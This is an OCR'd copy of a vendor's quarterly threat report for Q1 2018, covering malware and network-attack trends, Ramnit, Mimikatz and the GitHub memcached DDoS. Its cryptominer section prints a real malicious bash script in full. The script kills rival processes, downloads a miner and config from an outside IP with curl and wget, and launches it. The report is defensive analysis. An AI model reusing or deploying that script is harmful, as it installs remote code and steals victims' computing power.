
Internet Security Report

QUARTER 1, 2018

WatchGuard®

Contents

The Firebox Feed™ provides quantifiable data and trends about hackers' latest attacks, and understanding these trends can help us improve our defenses.



Introduction

For decades, most American football coaches and players – from high schools to the NFL – have understood the importance of studying their opponent's offense in order to put up a good defense.

Ever since we **started recording games in the 1960s** and earlier with television cameras, football coaches have tried to get their hands on their opponent's game film to study their strategies. Coaches and **players agree** that this film study can make an average player good, a good player great, and a great player phenomenal. This makes obvious sense. The more you know about your opponent's offensive strategies, the easier it is to craft effective defenses.

The goal of our quarterly Internet Security Report (ISR) is to act as that critical "game film" to show you how your criminal adversaries target you, and try and defeat your defenses. For instance, the report includes valuable threat trends and analysis based on data from our Firebox Feed. By monitoring the different types of malware and network attacks seen (and blocked) by tens of thousands of Firebox appliances around the world, we can tell you the latest cyber-attack trends, helping you identify your weaknesses, and update your defenses accordingly.

Our quarterly report also sometimes includes interesting research performed by the WatchGuard Threat Lab team. This may include primary research on a wide-range of information security topics, or additional technical analysis around the biggest security stories from the quarter.

We share this threat intelligence in hopes of helping you win the cyber security war. If you make reading our quarterly report a habit, we expect your security skills to improve accordingly. Like football players studying the latest films to find their opponent's weakness, we hope that by reading our report regularly, you improve your security game.

The report for Q1 2018 includes:

WatchGuard Firebox Feed Trends

In this regular section, we analyze threat intelligence shared by tens of thousands of WatchGuard security appliances. This analysis includes details about the top malware and network attacks we saw globally throughout the quarter. Using that data, we identify the top attack trends, and how you might defend against them.

Top Story: GitHub DDoS Attack

In Q1 2018, attackers launched a record-breaking distributed denial of service (DDoS) attack against GitHub using a technique called UDP amplification. In this section we analyze this attack and describe how the lesser-known Memcached service allowed this huge amplification.

Announcing The 443 Podcast

Rather than our normal threat research section, this quarter we announce a new podcast from the WatchGuard Threat Labs team, and the authors of this report. Learn what this new podcast contains and come subscribe wherever podcasts are found.

The Latest Defense Tips

As usual, this report isn't just meant to inform you of the latest threats, but to help you update your defenses based on the latest attacks. Throughout the report, we share defensive learnings and tips, with a summary of the most important defenses at the end.

As always, we hope this report keeps you aware of your opponent's offensive strategies in the same way football films do for NFL players and coaches. Thank you for reading this report, and feel free to share any comments or feedback on Secplicity.org.

Executive Summary

This quarter, GitHub suffered the largest DDoS attack in history, an old worm called Ramnit made a comeback, malicious cryptocurrency miners quietly sprouted, and we saw a large increase in network attack volume. The good news is WatchGuard's Firebox security services blocked most of these threats and the defense tips within this report can help round out your protection.

Below are the main points from this quarter's report:

- **Old Ramnit malware makes a comeback in Italy.**
  An older trojan/worm from 2010 has resurged in the scene, almost entirely in Italy (98.8%). The Ramnit.A malware has done many bad things in the past, but this latest variant seems to be a banking trojan that spreads via HTML files.
- **Malicious Office documents continue to target U.S victims.** A new Office exploit made the top 10 network attack list during Q1 2018, and 94.6% of this attack targeted victims in the United States.
- **Malicious cryptocurrency miners quietly spread.** Though they didn't directly make our top 10 list, Q1 includes many indicators that malware designed to steal your computer's processing power to mine cryptocurrency is on the rise.
- **Scripting attacks continue to drop, only accounting for 30.3% of top malware.** Our Gateway AntiVirus (GAV) solution has many signatures that catch generic JavaScript and Visual Basic Script threats, such as downloaders and droppers. However, we continue to see these types of attacks decline in Q1.
- **Malware is down 23% from Q4.** Our Firebox appliances blocked 23.7 million malware variants during Q1, which is a 23% decline from Q4. We expect this decline every year since Q4 historically has the highest malware volume due to the holiday season. However, zero day malware rose slightly despite the overall malware decline, as you will see in this report.
- **You still need advanced malware protection to catch 46% of malware.** This quarter, 45.9% of malware evaded the basic signature-based protection of our GAV service. This was actually a small 0.2% rise over last quarter. In short, if you only rely on legacy antivirus services, you are missing close to half the malware out there.
- **Network attacks grew 52%.** Our IPS system caught over 10 million network exploits in Q1, 2018; an increase of 52% over Q4.
- **GitHub saw a record-breaking DDoS of 1.35 Tbps.** This attack proves that UDP-based amplification attacks can create more malicious traffic volume than even the largest botnets.
- **Watch out for drive-by downloads in the U.S.**
  An exploit that targets Internet Explorer made the top 10 IPS list this quarter, with 74% of its volume affecting U.S. victims.
- **Mimikatz credential stealers continue to make the top 10, primarily in the U.S.** Mimikatz, a well-know Windows credential stealing tool, continues to find its way onto our top 10 malware list. This quarter, two-thirds of this threat was found in the United States.
- In Q1 2018, WatchGuard **blocked over 23,734,724 malware variants** (628 per device) and **10,516,672 network attacks** (278 per device).

Those are just a few of the many trends covered in this report. Keep reading to learn more.

Firebox Feed Statistics

Firebox Feed Statistics

What Is the Firebox Feed?

Our Firebox appliances have a customer-configurable option to share threat telemetry and other device health data with WatchGuard. The threat intelligence portion of this data, which we call the Firebox Feed, captures global malware and network exploit statistics from customer devices around the world. The WatchGuard Threat Lab constantly monitors and analyzes this feed to recognize and fully undertand the latest malware and network attacks affecting our customers. This analysis helps us ensure we protect you from the most prominent evolving threats.

We do not use this feed to capture any private or sensitive customer data and you can opt out of it whenever you like. That said, we highly recommend customers opt in to this feed as it provides us with critical threat intelligence, which we use to improve our products and your defenses.

Though we continually develop the Firebox Feed to capture new threat intelligence, it currently focuses on three primary things:

- Network exploits our Intrusion Prevention Service (IPS) blocks
- Malware our Gateway AntiVirus (GAV) service prevents
- Additional advanced malware detected by APT Blocker

In this section of the report, we highlight the malware and exploit trends we saw from these services in Q1 and provide additional analysis and context around these threats.

During Q1 2018, we received threat information from 37,807 Fireboxes. Overall, this only represents about 10% of the active Firebox installations around the world. If you're a customer and want to improve these results, see the call-out below to learn how to participate.

Why should you share your Firebox data with us? Threat intelligence is one of the best ways we can fight cyber crime. As threats evolve, new intelligence shows us new ways to prevent them. Furthermore, understanding the top threats allows us to develop additional actions that might defend against them. We include such tips and best practices throughout this report but couldn't do it without the intelligence provided by participating Firebox appliances.

Help Us Improve this Report

If you're a Firebox customer, you can help us improve this report, as well as improve your neighbor's and your own security, by sharing your device's threat intel. The data from the Firebox Feed comes entirely from customer devices catching real threats in the field. However, we only receive this data if you opt in to sending WatchGuard device feedback to us. Besides helping us build this report, this data and the threat team's analysis also helps our company improve our products, making all Firebox owners more secure. Right now, we receive data from about 10% of the active Firebox appliances in the field. If you want to improve this number, follow these three steps.

1. Upgrade to Fireware OS 11.8 or higher (we recommend 12.x)
2. Enable **device feedback** in your Firebox settings
3. Configure WatchGuard **proxies** and our security services, such as Gateway AntiVirus (GAV), Intrusion Prevention Service (IPS) and APT Blocker, if available

Malware Trends

Malware – a portmanteau for malicious software – is a generic term used to describe any code that was intentionally designed to do harm to your computer, or to steal or modify your data. Malware includes many specific types of threats including viruses, worms, trojans, ransomware, keyloggers, adware, spyware, and more. Though malware only represents one part of an attacker's Cyber Kill Chain, it's what most people recognize as the primary cyber threat.

In this section, we analyze the most common malware from Q1 2018 and share what's new or changed from the previous quarter. We also emphasize any regional or country-based trends we see from specific threats. Let's start with the overall malware highlights from the quarter.

Q1 2018 Malware Trends:

- The Firebox Feed recorded threat data **from 37,807 participating Fireboxes**, which is a very small (2.4%) decrease in devices reporting in over Q4 2017.
- Our **GAV service blocked 16,986,850 malware variants**; representing an average of 449 GAV malware samples per Firebox. This represents a **23.2% decrease in GAV malware overall,** and a 21.3% decrease in malware blocked per Firebox.
- **APT Blocker stopped an additional 6,747,874 malware variants,** which is **17.8% less advanced malware** than last quarter. However, as you will see later in the report, the ratio of zero day malware vs. known malware remained high.

Overall, malware volume dipped significantly in Q1 2018, dropping 21.7% from Q4 2017. We expected this trend. It also happened between Q4 and Q1 last year. We strongly believe this annual drop is due to the seasonality of cyber-attack campaigns. The fourth quarter of the year is very busy from both a global and regional holiday perspective. Holidays and events such as Christmas, Thanksgiving, Halloween, Hanukkah, Black Friday, Cyber Monday, New Years, and more all fall on the last quarter of the year. These events make perfect targets for social engineers and criminals to attach their cyber-attack campaigns to, which is why we always expect Q4 malware to be higher than other quarters. You should expect this trend to continue during Q4 of 2018 as well, dropping again during Q1 2019.

Malware data in this report comes from two Firebox services:

- The basic Gateway AntiVirus (GAV) service uses signatures, heuristics, and other methods to catch known malware.
- APT Blocker offers advanced malware prevention using behavior analysis to detect new or "zero day" malware.

Due to the ordering of our services, anything APT Blocker caught, GAV missed.

Beside the significant drop in malware volume, we also saw a very slight drop in the devices reporting in to the Firebox Feed, but not enough for concern. Over the past few years, this number has consistently increased as more customers update to the latest version of Fireware® (the Firebox firmware) and opt in to our threat intelligence feed. See the bottom of page 6 to learn how you can help us increase this number, and know that WatchGuard follows GDPR privacy regulations (learn more about our **privacy policy here**) with the Firebox Feed data (much of which is not sensitive at all).

With the highlights summarized, let's compare Q1's top 10 malware to the previous quarter.

The **Firebox Feed** recorded threat data from

37,807

participating Fireboxes

a **2.4%** decrease in devices reporting in Q4 2017.

Our GAV service blocked

16,986,850

malware variants

a **23.2%** decrease in GAV malware overall.

APT Blocker stopped an additional

6,747,874

malware variants

17.8% less advanced malware than last quarter.

Quarter-Over-Quarter Malware Analysis

Q1 wasn't only low on malware volume, but on malware diversity as well. Most of the samples in our top 10 GAV list have returned from past quarters, with only one new variant on the list. Seven of the samples returned from last quarter; two returned from quarters past; leaving Ramnit.A as the only newcomer to our top 10. Below is a table highlighting the malware samples that have continued on our list over time – some having remained on the list for a full year.

Table 1: Chart of recurring Top 10 GAV samples


Malware Variant	Full Year	Last Quarter	Any Quarter
Win32/Heur	✔	✔	✔
Fake Alert	✔	✔	✔
JS/Downloader	✔	✔	✔
JS/Heur		✔	✔
Win32/Herz.A		✔	✔
Variant.Adware.Graftor		✔	✔
Win32/Heim.D		✔	✔
Mimikatz Variant			✔
Linux/Downloader			✔

Despite the lack of major change to the names on the top 10 list, there has at least been some change in the overall ratios of different types of malware. For instance, in past reports we pointed out that scripting attacks accounted for a large majority of our top 10 malware. Scripting attacks include things like malicious JavaScript or Visual Basic script that are written to act like a downloader for secondary malware payloads.

Last quarter, scripting attacks accounted for 48.4% of our GAV malware hits. This quarter **scripting attacks dropped to 30.3% of the top 10**. This makes the second quarter of decline in script-based malware. We are interested to see if script-based attacks make a return next quarter or continue to drop. In any case, malware and attack trends tend to be cyclical. The tools and techniques cyber criminals drop today (due to inefficacy), may suddenly return tomorrow (as macro-based malware did in 2016). We'll continue to keep an eye out for a return in scripting attacks. If you want to learn more about scripting attacks – JavaScript attacks in particular – see our original **Q4 2016 ISR Report**.

Below you'll find the top 10 malware variants blocked by WatchGuard's Gateway AntiVirus (GAV) service during Q1 2018:

Figure 1: : Top 10 Firebox GAV Hits for Q1 2018



Another common suspect on our top 10 list are the signatures developed to generically catch a wide range of threats. Samples like **Linux/Downloader, Win32/Heur, JS/Downloader, JS/Heur,** and **Fake Alert** are all designed to catch a specific "category" of malware that may apply to a wide range of individual samples and malware variants, which is why they continue to make the top 10 list. These names may move up and down on the list, and occasionally disappear, but we expect them to continue showing up regularly.

Next, we also saw a few malware families remain on the top 10 list. **Win32/Heim.D** and **Win32/Herz.A** are both rules that generically detect two different families of **remote access trojans (RATs)**. Malware authors often evolve their malicious code to become more effective or do different things. However, they make these changes to a base or core malware module that tends to remain mostly the same. The industry calls multiple samples that are based on the same original core malware code a "family" of malware. Often, antivirus products have rules that can catch many variants of the same family, as is the case for Heim and Herz. Though the individual samples

might differ slightly, they're all trojans that give an attacker backdoor access to your computer, and often try to steal information. You can learn more about these two trojan samples in our **Q3** and **Q4 2017** reports.

That covers the samples that have returned from Q1 2018, but we also saw a few reappearances from quarters past. Both **Linux/Downloader** and **Mimikatz** are samples that have made the top 10 before. We describe them quickly below, but you can learn more about them in past reports.

- **Linux/Downloader** – Linux/Downloader generically detects many common malicious Linux dropper or downloader shell scripts. These scripts tend to download and run other malicious tools. While this signature can catch many different types of threats, we noticed a very specific trend in what this signature caught last quarter, which we'll describe below.
- **Mimikatz** – A popular open source hacking tool that leverages many techniques to gather (steal) various Windows authentication credentials from a computer, including hashes, Kerberos tickets, and even plain-text passwords from memory. Many call Mimikatz a password stealer. Read more about it in our **Q2 2017 report**.

That covers the recurring malware from this quarter. Next, we'll quickly cover the single new malware sample on the list, plus we'll dig a bit below the top 10 to share some deeper analysis that uncovers an emerging trend.

The Ramnit Trojan Makes a Comeback in Italy

The only new sample to make our top 10 list is actually an older, well-known trojan called Ramnit.

Ramnit first hit the scene back in 2010 and has evolved and continued to spread in cycles over its seven-year lifespan. During its lifecycle, researchers have accurately called it a virus, worm, and trojan. All are technically correct since this malware family has had attributes from each of those malware types throughout its existence.

Early on, Ramnit had basic capabilities to spread over networks and USB storage, thus being a worm. Some variants of Ramnit would copy or link itself to other executable or HTML files on your computer, thus being a virus. Finally, almost all recent variants set up a backdoor on your computer and connect to a botnet command and control (C2) channel, and thus it acts as a trojan. Early versions of Ramnit were based on the classic Zeus trojan or bot client source code that leaked to the public.

Although different variants of Ramnit have had many different malicious capabilities, from its backdoor to information stealing, many versions of Ramnit are known to be banking trojans, in that they concentrate heavily on stealing banking credentials. That said, you should consider Ramnit a "Swiss army knife" threat, in that it's a modular and evolving family that is capable of many things.

In 2016, many security and AV vendors saw a resurgence in Ramnit activity. Like many malware families, Ramnit continues to evolve and change over time. Even if the authorities find and kill the C2

servers for a big malware family, the criminals with the source can continue modifying and building off the original to launch new campaigns, which is what the authors of Ramnit have continued to do. The latest version of Ramnit, including the campaigns we detected last quarter, tend to spread more often as infected HTML or HTM files.

This quarter, we saw Ramnit.A resurge again, making our top 10 list. The latest variants of Ramnit are polymorphic, which means the attacker continually changes the file that delivers Ramnit in hopes of evading signature-based protection. Nonetheless, our **Trojan.HTML.Ramnit.A** signature is designed to catch many variant in this family. In fact, we detected Ramnit in over 1,226 digitally unique files.

Interestingly, 98.9% of our Ramnit detections came from Italy. The remaining 1% was spread between 27 other countries in very small numbers. This shows that this Ramnit campaign specifically targets Italy. Since past variants of Ramnit targeted banking credentials, we warn our Italian readers to watch out for this threat and be sure to protect your banking credentials. If your bank supports two-factor or multi-factor authentication (2FA or MFA), we highly recommend you use it. Also, the huge majority of these Ramnit detections happened over the web, likely starting with malicious HTML files. Be sure you use domain reputation services like WatchGuard's WebBlocker or DNSWatch to avoid visiting sites that spread malware.

If you'd like to learn more about Ramnit, **here is a decent analysis of a recent sample**.

Malicious Cryptocurrency Miners on the Rise

Buried in our malware threat intelligences are the signs that malicious cryptocurrency miners are on the rise.

As you may know, the valuation of cryptocurrencies has exploded over the past few years, starting with the meteoric rise (and then significant fall) of Bitcoin. Since Bitcoin's success, entrepreneurs have launched many new cryptocurrencies, and some have also increased significantly in value. Because of this, cyber criminals have had a renewed and focused interest on profiting from the increased valuation of cryptocurrency. Besides using cryptocurrency to help obscure their extortion payments, they also try to steal victims' coins, hack public wallets, and – most relevantly for this report – steal your compute power to mine cryptocurrency.

Last quarter, we saw a few low-level threats that seem to suggest that crypto-mining malware is on the rise and may make our top 10 next quarter. Here are the two signs of the rise in crypto miners.

1. **Linux/Downloader primarily installs crypto miners in Q1** – The first sign of the rise in miners is a technical detail hidden within a generic threat from our top 10 list.

   As mentioned earlier, **Linux/Downloader** is a rule that generically catches all sorts of different types of malicious Linux shell scripts. However, even though this is a generic signature, last quarter it primarily caught a very specific script. During Q1, 98.8% of this detection belongs to one specific file or Linux script (MD5: **748c0b329ab9cc06e7bbe06822fbe767748**). Specifically, this script downloads and runs a Linux-based crypto miner.

Here's the actual **bash script:**

```
#!/bin/sh
rm -rf /var/tmp/fyvxsztqix.conf
rm -rf /var/tmp/sshd
ps auxf|grep -v grep|grep -v mwyumwdbpq|grep "/tmp/"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "\./"|grep 'httpd.conf'|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "\-p x"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "stratum"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "cryptonight"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "fyvxsztqix"|awk '{print $2}'|xargs kill -9
ps -fe|grep -e "mwyumwdbpq" -e "xzpauectgr" -e "slxfbkmxtd"|grep -v grep
if [ $? -ne 0 ]
then
echo "Starting process..."
chmod 777 /var/tmp/mwyumwdbpq.conf
rm -rf /var/tmp/mwyumwdbpq.conf
curl -o /var/tmp/mwyumwdbpq.conf http://5.188.87.12/langs/kworker.conf
wget -O /var/tmp/mwyumwdbpq.conf http://5.188.87.12/langs/kworker.conf
chmod 777 /var/tmp/atd
rm -rf /var/tmp/atd
cat /proc/cpuinfo|grep aes>/dev/null
if [ $? -ne 1 ]
then
curl -o /var/tmp/atd http://5.188.87.12/langs/kworker
wget -O /var/tmp/atd http://5.188.87.12/langs/kworker
else
curl -o /var/tmp/atd http://5.188.87.12/langs/kworker_na
wget -O /var/tmp/atd http://5.188.87.12/langs/kworker_na
fi
chmod +x /var/tmp/atd
cd /var/tmp
proc=`grep -c ^processor /proc/cpuinfo`
cores=$((($proc+1)/2))
./atd -c mwyumwdbpq.conf -t `echo $cores` >/dev/null &
else
echo "Running..."
fi
```

Rather than going over this bash script line-by-line, let's quickly describe each section. The lines in **blue** try to delete some previously existing files; presumably some other parent malware that may have allowed the attacker onto the Linux device in the first place. The section in **orange** simply cleans up any previous instance of this crypto miner in case the system was previously infected. The **green** commands download a special configuration file for the miner. We downloaded this config, and it essentially sets up the proper server to mine using the Stratum protocol and the CryptoNight algorithm. It also contains the user to credit for the mining. The **red** script essentially checks your CPU and downloads the proper version of an open source miner for your device. Despite the new name (kworker), this is just a renamed version of a **well-known open source miner.** The final commands in **yellow** basically run the miner with the proper configuration and parameters to take advantage of the CPU on your particular device.

So again, this script essentially forces Linux computers to download and run a malicious Monero miner, thus eating up your computer CPU behind the scenes. We are not the first to have seen this malicious crypto-mining script. If you'd like even more in-depth analysis on this exact script (though our configuration file differed slightly), see **Anastasios Pingios' blog post on the same sample**.

2. **Bitcoin miner found in the top 25 Q1 malware** – Besides the crypto miner hidden in our **Linux/Downloader** sample, we also found that one other crypto miners show up as the 24th threat on our top 25 malware list. The signature in question detects generic Windows-based bitcoin miners. While it was not prevalent enough to make the top 10 list this quarter, it has been moving up each quarter, as well as a few other coin-mining variants.

Besides these two hidden signs of crypto miners in our Q1 data, we have more up-to-date intelligence suggesting that crypto miners continue to grow in Q2. Though we only publish this report at the end of each quarter, our Threat Lab team looks at our malware results daily. During early Q2, our daily data shows various "Coinminers" continually appearing on our top 25 list. While it's too early to say if they will break the top 10 for Q2, we expect them to continue to grow in popularity over the next few quarters.

Geographic Threats by Region

Our regional top 10 malware ratio changed significantly for the first time since we started this report; largely due to the high volume of our top malware variant, **Win32/Heur**.

For the first time ever, the Asia-Pacific region saw a significant amount of malware compared to other regions, coming in second after EMEA, and leaving the Americas as last. Since we started this report, EMEA usually leads the top 10 malware volume and the AMERs comes in second. APAC has always come last, and usually a by a distant margin.

Table 3: Geographic Threats by Region


Region	Hits	Percent
EMEA	2,095,796	40.7%
AMER	1,255070	24.3%
APAC	1,803,829	35%

This quarter, not only did APAC receive the second-most top 10 malware (as seen in the chart above), but APAC received the **most** malware overall (**see malware attacks by region**).

As far as the top 10 is concerned, most of APAC's malware volume comes from one threat – Win32/Heur. This signature is a generic rule designed to catch many types of Windows-based malware. Since the signature catches many different threats, and since older versions of our firmware don't always share the hashes necessary for our researchers to identify specific malware variants, we haven't been able to identify the malware family or families responsible for this meaningful increase in APAC malware. Knowing the malware family might have helped us identify why this increase happened (for instance, it may be related to a regionally specific attack campaign). However, we can tell you 98% of the Win32/Heur hits come from two APAC countries, India and Singapore. The only non-APAC country to see significant volume was the United Arab Emirates.

While we haven't identified the root cause, we clearly saw much more malware affecting APAC in Q1. Since our Firebox Feed statistics depend on optional security services, it's hard to say if our numbers are entirely due to regional cyber-crime changes, or if they represent a trend in certain regions buying or enabling the GAV service.

Figure 4: Malware detection by region



Besides the high-level regional trend, here are a few other variant-specific geographical malware trends from our top 10 samples.

- **Scripting attacks** generally affected all regions of the world to some extent, but we see **54% of them in the EMEA region.**
- This quarter, **85.3% of Win32/Heur affected India**, followed by single digit percentages in the United Arab Emirates and Singapore. The remaining 38 countries affected only accounted for 1.3% of the hits combined. As a reminder, this is a generic Windows heuristic rule that can catch a wide range of malicious or suspicious Windows software.
- As mentioned earlier, the **Ramnit.A malware almost exclusively affected Italy in Q1**, with 98.9% of those hits falling in that country. The remaining 27 countries affected – when combined – only accounted for a tad over 1% of the hits.
- **Two-thirds of the top 10 Mimikatz detections were found in the United States.** The remaining hits were fairly evenly distributed between EMEA and AMER countries, but this threat clearly was most prominent in the U.S. Meanwhile, APAC was practically untouched by Mimikatz, with under 0.1% of the hits. This could be due to the complexity of double-byte passwords.
- The **Graftor adware** seemed to evenly affect AMER and EMEA, with a very low number of hits in APAC. However, upon further analysis **85% of the hits specifically affected English-speaking countries regardless of region.** We suspect this is likely an English-focused adware campaign.
- **Linux/Downloader,** which turned out to primarily consist of a Linux crypto miner, **was mostly found in Italy (72.6%) and India (26.7%).**

Although we find many of the **top 10 threats** all over the world, certain threats clearly target specific regions or countries. Companies in different countries should adjust defenses to protect against threats that greatly affect their region.

Zero Day vs. Known Malware

Antivirus tools like the Firebox's GAV service primarily use signatures to identify malware based on patterns in code that AV analysts have seen in the past. However, what happens when a new malware variant comes out that analysts haven't seen? Unfortunately, this reactive signature-based protection is not enough any longer. Today, malicious hackers create and sell packing and crypting tools that change the profile of existing malware, sometimes allowing it to evade this pattern-based protection.

Fortunately, new proactive solutions have come to market, such as WatchGuard's APT Blocker, a behavior-based advanced malware protection service. Products like APT Blocker execute code in a sandbox environment and inspect the resulting behaviors to proactively find signs of maliciousness. This type of analysis detects new malware quickly, without needing to wait for human analysis. In general, we call malware that evades traditional signature protection "zero day malware," and solutions like APT Blocker "advanced malware prevention."

You might ask, "Do I need advanced malware prevention?" How much malware really evades traditional AV products? Well, due to the intelligent inspection path of our Firebox services, we have an answer for you. When customers have both GAV and APT Blocker enabled on their Firebox, our product scans files with GAV – a more traditional AV product – first. However, when GAV decides a file is "clean," our product still scans it again using APT Blocker. This means, any malware APT Blocker catches, passed our GAV service as clean.

We compare our GAV and APT Blocker results to produce what we call our zero day malware number each quarter – the percentage of malware missed by traditional AV products. The AV product we use (BitDefender) for our GAV service has been rated with one of the highest efficacies on the market. Nonetheless, even it can miss malware (which APT Blocker later catches). While various antivirus products work differently, and have variable efficacies, we believe this zero day malware number is a fairly accurate representation for any traditional AV product.




Figure 5: Known vs. Zero Day Malware

